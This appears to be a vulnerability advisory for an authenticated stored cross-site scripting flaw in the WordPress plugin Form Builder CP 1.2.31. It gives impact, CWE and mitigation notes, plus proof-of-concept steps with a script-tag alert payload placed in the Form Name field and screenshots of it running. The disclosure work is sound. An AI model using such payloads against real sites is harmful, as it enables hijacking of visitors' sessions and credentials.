WordPress Plugin: Form Builder CP | Stored XSS (Authenticated)

Vulnerability name: Stored Cross-Site Scripting.

Vulnerability Description: The application does not neutralize or incorrectly neutralizes user-controllable input before it is placed in output that is used as a web page that is served to other users.

Impact: The attacker-supplied code can perform a wide variety of actions, such as stealing victims' session tokens or login credentials, performing arbitrary actions on their behalf, and logging their keystrokes. Stored cross-site scripting flaws are typically more serious than reflected vulnerabilities because they do not require a separate delivery mechanism in order to reach target users, and are not hindered by web browsers' XSS filters.

CWE: 79

OWASP-2017: A7

Mitigation: Input should be validated as strictly as possible on arrival, given the kind of content that it is expected to contain. For example, personal names should consist of alphabetical and a small range of typographical characters, and be relatively short; a year of birth should consist of exactly four numerals; email addresses should match a well-defined regular expression. Input which fails the validation should be rejected, not sanitized.
User input should be HTML-encoded at any point where it is copied into application responses. All HTML metacharacters, including < > " ' and =, should be replaced with the corresponding HTML entities (&lt; &gt; etc).
In cases where the application's functionality allows users to author content using a restricted subset of HTML tags and attributes (for example, blog comments which allow limited formatting and linking), it is necessary to parse the supplied HTML to validate that it does not use any dangerous syntax.


Proof of Concepts

1. **Install Latest WordPress**

2. **Install and activate Form Builder CP Plugin version 1.2.31**

3. **Navigate to CP Easy form builder > Manage Settings > Form builder > "Form Name" input field & enter JavaScript payload which is mentioned below**

Payload :- "><script>alert('xss_By_Chinmay')</script>



Form Name: Contact "><script>alert('xss_By_Chinmay')</script>

Description: You can use the following form to contact us.

Label Placement: Left Aligned

Contact ">

You can use the following form to contact us.

Email*


Subject*

Message*

Email

4. **In bottom section Click on Submit changes**

5. **You will observe that the payload successfully got stored into the database and when you are triggering the same functionality at that time JavaScript payload gets executed successfully and we'll get a pop-up.**



127.0.0.1 says

xss_By_Chinmay

Contact ">

You can use the following form to contact us.


Email*

Subject*

Message*

Email

Stored in Database



127.0.0.1/phpmyadmin/index.php?route=/sql&db=test&table=wp_cp_easy_form_settings&pos=0


Server: localhost » Database: test » Table: wp_cp_easy_form_settings

form_name varchar(250)

form_structure mediumtext

```
e","required":true,"title":"Message","ft
ype":"ftextarea","userhelp":"","csslayou
t":"","predefined":"","shortlabel":"","u
serhelpTooltip":false,"predefinedClick":
false,"minlength":"","maxlength":""},
{"name":"fieldname1","index":3,"shortlab
el":"","ftype":"femail","userhelp":"","u
serhelpTooltip":false,"csslayout":"","ti
tle":"Email","predefined":"","predefined
Click":false,"required":false,"size":"me
dium","equalTo":""}],[{"title":"Contact
\"><script>alert('xss_By_Chinmay')
</script>","description":"You can use
the following form to contact
us.","formlayout":"left_aligned"}]]
```

demoadmin@fexbox.org



127.0.0.1/wordpress/index.php/2022/07/03/hello-world/

127.0.0.1 says

xss_By_Chinmay

OK

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Contact ">

You can use the following form to contact us